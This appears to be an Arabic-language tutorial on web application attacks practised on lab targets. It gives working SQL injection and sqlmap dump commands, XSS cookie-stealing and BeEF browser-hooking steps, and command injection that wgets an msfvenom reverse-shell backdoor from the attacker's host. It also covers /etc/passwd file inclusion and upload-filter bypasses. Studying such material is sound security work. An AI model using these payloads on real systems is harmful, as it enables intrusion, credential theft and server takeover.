Web applications attacking

عندى ف الويب ابليكيشن نوعين من ال attack واحد بيستهدف السيرفير (server side) يعنى بيكون الغرض منه عمل attack على السيرفر المتخصص بتشغيل خدمه معينه (اللى انا بعمل عليها ال attack) ونوع تانى اللى هو بيستهدف المستخدم (client side) يعنى بيكون الغرض من اختراق الخدمه هو استهداف المستخدمين ليها.

لما اجى اتصل بصفحه مثلا فيس بوك فانا ببعت request واطلب من السيرفير يدينى الصفحه دى(get)، يقوم السيرفير باعتلى response بالصفحه اللى انا طالبها، ال request وال response بيكونوا عباره اوامر مبعوت فيها بعض ال parameters اللى تحددلى الصفحه اللى انا عايزها بالأمر اللى انا طلبته، يعنى لو مثلا هعمل login او search ودى بتكون عملية post فانا ببعت بعض ال parameters للصفحه اللى على اساسها هبحصل اكشن معين، يعنى فى عملية ال login فانا ببعت two parameters اللى هم ال username وال password ف الاتنين دول بيدخلوا فى اوامر ال request اللى ببعته للسيرفر واللى على اساسهم السيرفير هيحدد اذا كان يدينى access ولا لا وكذلك ال search ببعت متغير اللى هو الحاجه اللى ببحث عنها.

ال request ممكن اعدل عليه قبل م يروح للسيرفير من حيث انى اغير ف ال parameters اللى مبعوته معاه، يعنى مثلا لو عملية login وال request اتبعت من ال browser فانا اقدر اعترضه قبل م يوصل للسيرفير واغير فى ال parameters بتاعته وابعت يوزرنيم وباسورد غير اللى اتبعته وامرره للسيرفير وبالتالى ال response من السيرفير هيكون على حسب ال request اللى انا عدلت عليه. فبكدا انا اقدر اعمل حاجات كتير ف التعديل على ال request قبل م يتبعت ع السيرفير، مثلا فى عملية ال login اقدر اعمل brute force attack على الباسورد بتاع شخص لو انا عارف ال username بتاعه، عملية ال search لو انا مخترق شخص وهو طلب حاجه معينه اقدر اعدل على اللى طلبه وابعتله حاجه تانيه، او لو طالب لينك لموقع معين اقدر ابعتله لينك غير اللى هو طالبه، لان ال request بيمر من خلالى الأول وساعتها بقدر احدد انا ايه اللى عايزه يوصل للسيرفير.

ازاى دا بيتم وازاى انى اقدر اعترض ال request واعدل عليه قبل م يروح للسيرفر او اعمل brute force ؟

Burp suite 

برنامج Burb suite هو عباره عن GUI بقدر استخدمه فعمل كل الامور اللى اتكلمنا عنها فوق دى من اعتراض لل request قبل م يوصل للسيرفير والتعديل عليه وعمل brute force attack وغيرهم استخدامات كتير.

بعمله configuration مع ال browser بتاعى بحيث انى اشغله ك proxy الامر يمر عليه قبل م يروح للسيرفير، عن طريق اعدادات ال proxy اللى جواه بعرف ال IP وال port number وجوا اعدادات ال browser بفعل ال proxy وبديله ال IP وال PN بتوع ال burp suite وكدا ابقا عملت configuration للبرنامج مع ال browser بتاعى.

علشان اعترض request بعد م عملت كونفيجريشن للبرنامج مع ال browser بروح على ال intercept << proxy tap وافعل ال interception، بعد كدا اى request هعمله مش هيعمل اتصال الا لما يروح لل burbsuite وانا اقراه الأول وممكن اعدل عليه اغير اى حاجه فيه.

علشان انفذ عملية brute force مثلا من جوا صفحة ال intercept بحدد ال request كله واعمله Send to intruder ومن جوا ال intruder بحدد المتغيرات اللى عندى اللى عايز اعمل عليها brute force (بحط المتغير بين اتنين $، بحدد المتغير واضغط في اليمين على ايقونة $ Add) وبعدين اروح على صفحة payloads وبحط الملفات اللى متسجل فيها المتغيرات اللى هعمل بيها عملية ال brute force.

طبعا دا كله كلام نظرى ميوصلش الفكره كامله لان البرنامج عباره عن GUI، فيفضل تشوف طريقة استخدامه ف العمليات المختلفه على جوجل او من هنا

Server side:

SQL injection

هو عباره عن ضعف فى الكود من قبل المطور بيتم استغلاله فى الحصول على بيانات حساسة من ال database الخاصه بموقع.

يعنى لو انا فى category معينه جوا موقع واخترت منها item وعلى حسب ال item دا فى رقم اتغير فوق فى ال URL على سبيل المثال (http://testphp.vulnweb.com/listproducts.php?cat=1) ال item اللى هو cat=1 دا هو عباره عن الايتم رقم واحد ولو انا غيرت الواحد لاتنين هيدينى ايتم رقم اتنين (cat=2) فبالتالى انا اقدر اتحكم ف ال item اللى يرجعلى من خلال ال URL.

علشان اعرف اذا كان الموقع بيتعامل مع database ولا لا وهل فى SQL injection ولا لا، لازم اجبر الداتابيز انها تطلعلى error. ازاى؟ ممكن احط جنب رقم 1 دا (') single quote لان فى ال SQL لو فتحت single quote فلازم اقفلها والا هيرجعلى error وممكن برضو ميطلعش لأن الديفيلوبر ممكن يكون عامل case لو فى ايرور ميخليهوش يطلع، بس فى حين ان الايرور طلع فهو بيعرفنى حاجه زى مثلا نوع الداتابيز المستخدمه.

الامر فى الداتابيز (query) بيكون عباره عن (**select * from categories where cat=1**) فعلشان اعرف اذا كان بيستجيب لل SQL injection ولا لا بحاول انى اضيف على ال command واشوف الشرط اللى انا ضيفته هيتحقق ولا لا وعلى اساسه احدد ان الداتا بيز بتستجيب للأوامر بتاعتى، يعنى مثلا اخلى الكومند يكون (**select * from categories where cat=1 or 1=1**) يعنى انا ضيفت شرط اكيد متحقق فحتى لو قيمة ال cat مش موجوده فى الداتابيز فهو هيرجعلى حاجه لأن انا فى الكومند لغيت من اول كلمة where لان اللى بعدها شرط دايما متحقق، كذلك لو قيمة ال cat متحققه ممكن اضيف شرط **and 1=0** فبالتالى دايما بخلى الشرط غير متحقق، فلو استجاب هو للأوامر دى يبقا كدا انا عندى SQL injection.

عن طريق امر **union** بقدر انى اجمع بين اتنين query بس لازم يكون الاتنين بطلب من كاتيجوريز ليهم نفس عدد الاعمده ونفس عدد المتغيرات يعنى يكون الاتنين من نفس النوع. **ف ليه انا عايز اجمع بين اتنين كويرى** ؟ لأن الاول بيكون الكويرى الخاص بالديفيلوبر اللى بيرجعلى البيانات اللى هو بيعرضهالى لما اطلبها والتانى بيكون كويرى خاص بيا انا بحجز جزء فى الداتابيز علشان اكتب اوامر وارجع فيها البيانات اللى انا عايزها فبتتعرضلى فى الصفحه على حسب ترتيب رجوعها فى الكويرى بتاع الديفيلوبر نفسه، فانا بحط قيمة للكويرى بتاع الديفيلوبر بقيمة null او قيمة مش هتطلعلى حاجه فبالتالى اللى يتعرضلى هيكون الكويرى بتاعى انا.

طيب انا ازاى اعرف عدد الأعمده علشان اقدر اعمل الكويرى بتاعتى بنفس نظام الديفيلوبر واجمع بينهم ؟

جوا كل كاتيجورى بيكون فى اعمده وعلشان اطلب عمود معين من كاتيجورى بستخدم امر **order by** فبقعد اكتب ارقام اعمده ولو رجعلى داتا فده معناه ان العمود موجود(http://testphp.vulnweb.com/listproducts.php?cat=1 order by 10)، لحد م اكتب رقم عمود ويرجعلى ايرور فده معناه ان الرقم اللى قبله هو عدد الاعمده وساعتها اقدر اكتب ال query بتاعتى.

فى الموقع اللى انا واخده كمثال دا عندى فى الكاتيجورى 11 عمود فانا هخلى ال query بتاع الديفيلوبر بقيمة null وبالكويرى بتاعى احدد الاعمده وانفذ الامر واشوف ايه اللى هيظهرلى ع الشاشه من الأعمده اللى حددته وعلى حسب الرقم اللى هيظهر منهم فهيكون هو دا المكان اللى اقدر اعمل queries فيه وتظهرلى النتايج بتاعتها.

بكتب ال query بالشكل التالى (http://testphp.vulnweb.com/listproducts.php?cat=-100 **union select 1,2,3,4,5,6,7,8,9,10,11**)

فى الصوره دا اللى ظهرلى من تنفيذ ال query بتاعى بس على design ال query الاول اللى هو بتاع الديفيلوبر، فالارقام اللى ظهرت دى هى اللى ينفع اكتب مكانها فى ال query، على سبيل المثال ممكن اكتب مكان رقم 2 امر والناتج بتاع الأمر هيتعرض مكان رقم 2 فى الصوره.

فى ال databases بانواعها زى SQL او MYSQL او oracle وغيرهم فى عندى حاجه اسمها Schema ودى اللى بتحتوى على ال meta data ودى اللى هى بتحمل معلومات عن الداتابيزيز من اسمائها واسماء ال tables واسماء ال columns وال users يعنى فيها تخطيط كامل لتقسيمة ال database، فى MYSQL بتكون ال meta data فى حاجه اسمها ال information schema وبيختلف الاسم مع انواع ال databases التانيه.

ف باستغلال ال SQL injection اللى شفناه فوق انى ينفع انفذ اوامر مكان رقم من الارقام اللى ظهرالى على الشاشه، فانا اقدر انفذ بعض ال functions اللى ترجعلى بعض البيانات زى ال version بتاع الداتابيز وال user المستخدم فى التسجيل عليها.

Ex: http://testphp.vulnweb.com/listproducts.php?cat=-100 **union select 1,version(),3,4,5,6,7,8,9,10,11**

Version()	هترجع الاصدار الخاص بالداتابيز المستخدمه
Database()	هترجعلى اسم الداتابيز المستخدم
User()	هترجعلى اليوزر المستخدم فى التسجيل

علشان ارجع بيانات مهمه من الداتابيز محتاج اعرف ايه الجداول الموجوده عندى اللى ممكن يكون فيها بيانات مهمه زى اليوزرات او غيرها فعلشان اعرف اسماء الجداول ومن جوا اسماء الجداول محتاج اعرف اسماء الاعمده وساعتها احدد العمود اللى محتاج ارجع منه داتا هتكون مهمه فبكتب الكويرى:

Syntax:- select table_name from information_schema.tables where table_schema='DB_name'

بالكويرى دا هقدر ارجع كل الجداول اللى موجوده فى الداتابيز دى. بالتطبيق على المثال اللى فوق:

Ex:- http://testphp.vulnweb.com/listproducts.php?cat=-100 union select 1,table_name,3,4,5,6,7,8,9,10,11 from information_schema.tables where table_schema='acuart'

ظهر عندى مثلا ان فى جدول اسمه users فانا عايز ارجع منه بيانات ال login او ايا كان البيانات اللى عايز ارجعها فعلشان اعرف ارجع بيانات من جوا table معين لازم اعرف اسماء ال columns اللى موجوده فيه فانا بكتب كويرى يرجعلى اسماء ال columns اللى جوا جدول ال users اللى انا عايزه:

Syntax:- select columns_name from information_schema.columns where table_schema='DB_name' and table_name='table_name'

بالتطبيق على المثال اللى فوق:


Ex:- http://testphp.vulnweb.com/listproducts.php?cat=-100 union select 1,column_name,3,4,5,6,7,8,9,10,11 from information_schema.columns where table_schema='acuart' and table_name='users'

ظهر عندى عمود اسمه uname و pass. فخلاص انا قدرت احدد اسماء الجداول وعرفت منهم اللى يهمنى ومن جواه حددت اسماء الاعمده واخترت منهم اللى يهمنى وظهرتلى المعلومات اللى عايز ارجعها خلاص بعمل للعمودين select وارجعهم من اسم الجدول بتاعهم

Ex:- http://testphp.vulnweb.com/listproducts.php?cat=-100 union select 1,uname,3,4,5,6,7,8,pass,10,11 from users.

لما يكون فى عندى login، ف ال query اللى بيتبعت فيه بيانات الدخول بيكون كالأتى:

select * from users where uname='username' and pass='password'



فانا لو فى SQL injection واقدر ابعت query فى بيانات الدخول بحيث انى اخلى الشرط دايما يكون true حتى لو اليوزر نيم اوالباسورد غلط فانا ممكن ادخله فى اليوزر نيم **aaa' or '1'='1** بحيث انى اكون قفلتله ال single quote اللى هو فاتحها وكتبتله جنبها شرط تانى وهيكون الشرط اكيد متحقق فكدا دايما هتكون القيمه true وهيعملى login، اطبق نفس الكلام على الباسورد

sqlmap

هى tool موجوده فى الكالى بتعمل SQL injection زى الطرق اللى اتكلمنا عنها فوق وزياده، بتكون اسرع وخيارات اكتر وبدل م اقعد اختبر manually دى بتشتغل auto بمجرد انى اديها ال target(URL) وهى بتبدأ تعمل عليه check وتشوف هل هو معرض لل SQL injection ولا لا وتسألنى شوية اسأله بحدد من خلالها عايز العمليه تتم ازاى، وبعد م يتم اكتشاف ان اقدر injection بيكون عندى اوبشنز كتير بقدر اعمل بيها enumerate للداتا اللى موجوده فى الداتابيز وارجع معلومات محدده، هناخد مثال نطبق على موقع **vulnweb.com**.

```
root@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  // start test this target for SQL injection vulnerability
root@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  - dbs  // retrieve available databases names
root@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  - D acuart --tables  // show tables names in acuart DB
root@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=-1  - D acuart --columns  // show available columns in each table in acuart DB
root@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=-1  - D acuart –T users -C uname,pass --dump  //dump contents at uname and pass columns from users table at acuart DB
```

لما بجرب SQL injection على URL فانا كدا ببقا بعمله عن طريق GET request، ممكن لو مفيش injection من خلال ال URL اجرب عن طريق POST request اللى هو بيكون فى عملية ال login.

من ال browser بعمل inspect على ال username وال password فورم واعرف اسمائهم فى الداتابيز (اللى هو قيمة ال name attribute) واشوف ال form بتتبعت على صفحة ايه :

```
<form name="loginform" method="post" action="userinfo.php">
<table cellpadding="4" cellspacing="1">
    <tr><td>Username : </td><td><input name="uname" type="text" size="20" style="width:120px;"></td></tr>
    <tr><td>Password : </td><td><input name="pass" type="password" size="20" style="width:120px;"></td></tr>
```

حددت ان الصفحه اللى عليها ال login form اسمها **userinfo.php**، وان ال username field فى الداتابيز عباره عن column اسمه **uname**، وكذلك ال password field فى الداتابيز عباره عن column اسمه **pass**. ابدأ انفذ بقا الأمر كالاتى:


```
root@kali:~$ sqlmap -u http://testphp.vulnweb.com/userinfo.php --data=”uname=aaa & pass=aaa”  // POST request
```

لو اكتشف ان فى SQL injection ببدأ بعدها انفذ الاوبشنز عادى زى اللى نفذناها مع ال GET request.

Client side

XSS Reflected:


هى عباره عن ثغره فى web application عن طريق استغلال input field داخل الصفحه كعملية search مثلا او اى نوع من ال input fields، بيتاخد ال input دا من اليوزر وبيظهر فمكان تانى فى الصفحه(زى مثلا بكتب تعليق على الفيس بوك فيقوم التعليق دا ظاهرلى فقايمة التعليقات)، فانا بحاول انفذ كود JavaScript فى ال input واشوف هل الصفحه هتستجيب ولا لا علشان اعرف هل فى ثغرة XSS فيها ولا لا.



فى الصوره دا web application موجود فى ال Metasploit بستخدمه علشان اختبر عليه بعض الثغرات.

عندى هنا كتبت فى ال input field دا كلمه فبيقوم ظاهرلى الكلمه دى فمكان فى الصفحه فمعنى كدا ان ال input اللى انا دخلته له تأثير على الصفحه، فهجرب بقا كود JavaScript اشوف هل هيكون برضو ليه تأثير ولا لا.

هدخل كود مثلا **<script>alert(‘Hello BeZzra’)</script>** فى ال input field واشوف هل الكود هيتنفذ ولا لا.



جربت الكود وفعلا ظهرلى ال alert اللى انا عملته فده معناه ان فى ثغرة XSS اقدر استغلها على الموقع دا.


فى بعض الاحيان بيكون الديفيلوبر عامل filter لبعض الاكواد انها متديش اى نتايج بس دا مش معناه ان كدا مفيش XSS على الموقع، فى عندى موقع اسمه **OWASP** بيكون فيه اكواد مختلفه بشوية techniques بجربها واتأكد هل فى XSS على الموقع ولا لا.

اقدر استخدم دا فى انى اكتب كود يرجعلى ال cookies الخاصه باليوزر الحالى(اللى هو انا او جهاز مخترقه وبنفذ الكود من خلاله) على الموقع دا، يعنى مثلا انفذ كود اخلى ال alert يعرضلى ال cookies كدا: **<script>alert(document.cookie)</script>**. فى عندى امثله تانيه زى:

- **<script>document.location=”http://www.google.com”</script>**

بعمل بيه redirect على صفحه تانيه، ممكن تكون صفحه انا اللى مصممها شبيها بالصفحه اللى هو بيسجل فيها بس الداتا اللى فيها توصلى انا او لما يدخل عليها اقدر اسحب ال cookies بتاعته او احط عليها لينك trojan يحمله واخترقه.

- **<script>document.body.inerHTML=” <h1>Hacked by BeZzra (Y)</h1> ”</script>**



طب ازاى اقدر استخدم ال reflected فى انى اخترق شخص ؟

لو انا مثلا اكتشفت ثغرة XSS Reflected فى الفيس بوك، بكتب كود يرجعلى ال cookies زى اللى فوق دا. الكود اللى بكتبه بعد م انفذه بيظهرلى فوق ف ال URL الأمر كامل زى الصوره مثلا. فانا بعمل صفحه عاديه خاصه بيا وبخلى اى حد يزور الصفحه دى يتعمله redirect على اللينك اللى فيه ال script دا، وبما ان ال script دا انا عامله على ثغره فى فيس بوك، فلما يتحول هو عليه هيبعتلى ال cookies بتاعته الخاصه بالفيس بوك.

XSS Stored:

هو نفس طريقة نظام ال reflected بس الفرق ان ال XSS stored بتكون عباره عن input fields مبتظهرش على الصفحه.

Beef:

هى tool على ال kali بتساعد فى استغلال ثغرة ال XSS، بقدر انفذ بيها attacks كتير عن طريق scripts جاهزه بدل م اقعد انا اكتب script، بعملها access على الكالى من ال terminals عن طريق امر **(beef –xss)** بيديني رابط يفتحلى ال UI الخاصه بال tool على المتصفح بتاعى وبيديني script اكتب فيه ال IP بتاعى ك attacker وبحط ال script فى الصفحه اللى اكتشفت فيها ال XSS وبعد

م انفذه باخد ال URL كله واخلى حد يدخل عليه بطريقه او بأخرى (ممكن احطه فصفحه عاديه واى حد يدخل ع الصفحه يتعمله redirect على اللينك) واول لما يدخل على اللينك بيظهر عندى على ال UI بتاع ال Beef واقدر ساعتها انفذ عليه ال attacks اللى موجوده فى ال command tap، فى كومندس مختلفه كتير زى مثلا واحد اسمه fake flash update دا بيظر لليوزر انه محتاج يعمل ابديت للفلاش بلاير بتاعه واحطله trojan فى لينك التحميل يحمله ويفتحه واخترق بيه جهازه، وغير دا بقا attacks مختلفه كتير.

Command Execution:

احيانا فى مواقع بتوفر بعض الخدمات اللى تنفذهالك زى مثلا انه يوفرلك خدمة انك تعمل ping على موقع معين ويديك الناتج، فى بعض الاحيان المواقع دى علشان تقدم خدمه زى كدا بتستخدم ال operating system، يعنى بتاخد منك ال input وتروح تدخله على ال OS عندها وتعمله exe وتديلك الناتج، فانا ممكن مع ال input بتاعى ابعت command جنب ال input بتاعى (افصل بينهم ب ;) ودا هيخليه يتنفذ ع ال OS عندهم، فبكدا اقدر اتحكم فبعض الحاجات زى انى انزل مثلا عندهم backdoor واخترق السيستم. هناخد مثال على ال DVWA web application بتاع ال Metasploit OS.

عندى هنا مثلا بيطلب انى اديله IP او DN وهو هيعملى عليه ping فدا معناه انه بياخد منى ال IP ويروح ينفذه فى كومند ping على ال OS بتاعه، فانا هكتبله جنب ال IP اى كومند هلاقيه بينفذهولى.

طيب علشان استغل الموضوع دا ممكن انزل backdoor على ال OS. **ازاى** ؟ هعمل payload مثلا باستخدام اداة ال **msfvenom** اللى هى تبع ال Metasploit framework واخزنه عندى وبعد كدا فى ال input بتاع ال web application انزل على السيستم بتاعه الملف من عندى عن طريق امر **wget** وباستخدام اداة ال multi handler اللى جوا ال Metasploit افتح البورت والهوست اللى سجلتهم فى payload وبعد كدا اعمل exe للملف على صفحة ال web application وبكدا هيفتح بينى وبينه connection.

```
root@kali:~$ msfvenom -p php/meterpreter/reverse_tcp LHOST=<my IP>(e.g. 192.168.1.6) LPORT=5555 > Desktop/backdoor.php
root@kali:~/Desktop$ cp backdoor.php backdoor.txt
root@kali:~$ mv backdoor.txt /var/www/html/
website input: google.com; wget http://192.168.1.6/backdoor.txt
website input: google.com; mv backdoor.txt backdoor.php
```

طيب الامر ماشى ازاى ؟

- انا عملت ال payload واديتله ال IP بتاعى واى port علشان استخدمهم بعد كدا فانى افتح session عليهم بال multi handler وخزنت ال payload عندى علشان ابقا اعمله upload على الموقع
- غيرت صيغة الملف من php ل txt لانى لو بعت للموقع بصيغة php هيحوله ل html وهيضيع ال source code بتاعى
- حطيت ال payload فى المسار **/var/www/html** علشان دا المسار اللى بيسمح بالمشاركه من عندى باستخدام امر ال **wget**

- على الموقع بقا وفى المكان اللى عرفت انه بياخد الأمر وينفذه ك command على ال OS بديله امر **wget** بانه ينزل ال payload من عندى
- بعد كدا بديله امر انه يغير الصيغه من txt ل php علشان اقدر اعمله exe
- بعد كدا على ال kali عندى بقا بفتح session على ال IP بتاعى والبورت اللى عملته لل payload باستخدام ال multi handler tool

شوية ملحوظات:


- بحدد نوع ال payload على حسب لغة ال backend اللى معمول بيها الموقع.
- الاوامر اللى بكتبها على الموقع علشان ينفذها ع ال OS بتاعه بتكون على حسب نوع ال OS اللى هو شغال بيه، يعنى لو السيرفير بتاع الموقع شغال مثلا ب Windows OS لازم تكون الاوامر اللى هديها هى اوامر ويندوز.
- علشان اعمل exe لل payload بتاعى بيكون مش بطريقه محدده يعنى الامر بيختلف، بس فى الحاله بتاع المثال دا باخد اسم ال payload بتاعى واحطه فى نهاية ال URL زى كدا 

وافتحه وكدا هيعمله exe
- لازم اتأكد ان apache2 service شغاله

عندى اداه تانيه بتعمل payload generating موجوده على الكالى اسمها **weevely** التعامل معاها بسيط جدا (شوف الهيلب بتاعها هتفهم) بس بتعمل لل payload باسورد وبتتصل باستخدام الباسورد دا.

فى كمان عندى payloads كتير جاهزه على ال kali موجوده فى المسار /user/share/webshells/ وبختار منه اللغه اللى عايز اعمل ال payload ليها وبعد كدا بيعرضلى اكتر من payload بختار واحد منهم وهو يقلى طريقة استخدامه.

File include:

فى بعض الموقع بيكون عامل ديزاين ثابت لصفحه ولما انا بطلب حاجه معينه بيعرضهالى فصفحه تانيه بس بيجبلى البيانات على نفس الديزاين مع اختلاف المحتوى، دى بتكون معموله باستخدام ال php انه بيثبت صفحه ولما بطلب صفحه معينه بيعملى ليها include جوا الصفحه دى وبيظهر عندى فى ال URL كدا 

.

فبدل ال page اللى بطلبها من لينك جوا الصفحه ويرجعهالى ممكن اطلب باستخدام ال URL صفحه معينه زى مثلا لو السيرفير شغال بنظام لينكس بطلب منه ملف الباسوردات (10.0.3.7/dvwa/vulnerabilities/fi/?page=/etc/passwd).

ممكن اخليه يعمل include لفايل من عندى واخلى الفايل دا يكون مثلا payload ولما يشتغل افتح session واقدر اتحكم ف السيرفير. بس يكون على السيرفير مفعل ال file include علشان اقدر ارفع ملف من خلال ال URL (لو عايز تجرب على ال Metasploit OS شوف على جوجل ازاى تفعله).

File upload:

فى بعض المواقع اللى بتستقبل ملفات يتعملها upload لو الحمايه بتاعتها ضعيفه ممكن ارفع backdoor عليها واستغله في انى اخترق السيستم، زى ان مثلا يكون طالب انى اعمل upload لصوره فانا ارفعله ملف php عباره عن payload عامله باى اداه (weevley مثلا). بس في بعض الأحيان بيكون معمول filtering للملفات اللى تترفع انها تكون من extention معين (يعنى لو صوره مثلا فهو هيستقبل ملفات من امتداد jpg, jpeg, png) فانا بغير امتداد ملف ال php لامتداد صوره وارفعه وممكن بال burpsuite اعمل intercept لل request واغير منه امتداد الملف ل php قبل م اعمل forwared لل request وبكدا هكون عملت bypass لل protection اللى عاملها ال developer على امتداد الملف. لو مظبطتش يبقا هو بيعمل check على محتوى الملف نفسه مش الامتداد بتاعه وساعتها بقعد ادور على ثغرات تانيه اقدر اعمل بيها bypass لل protection.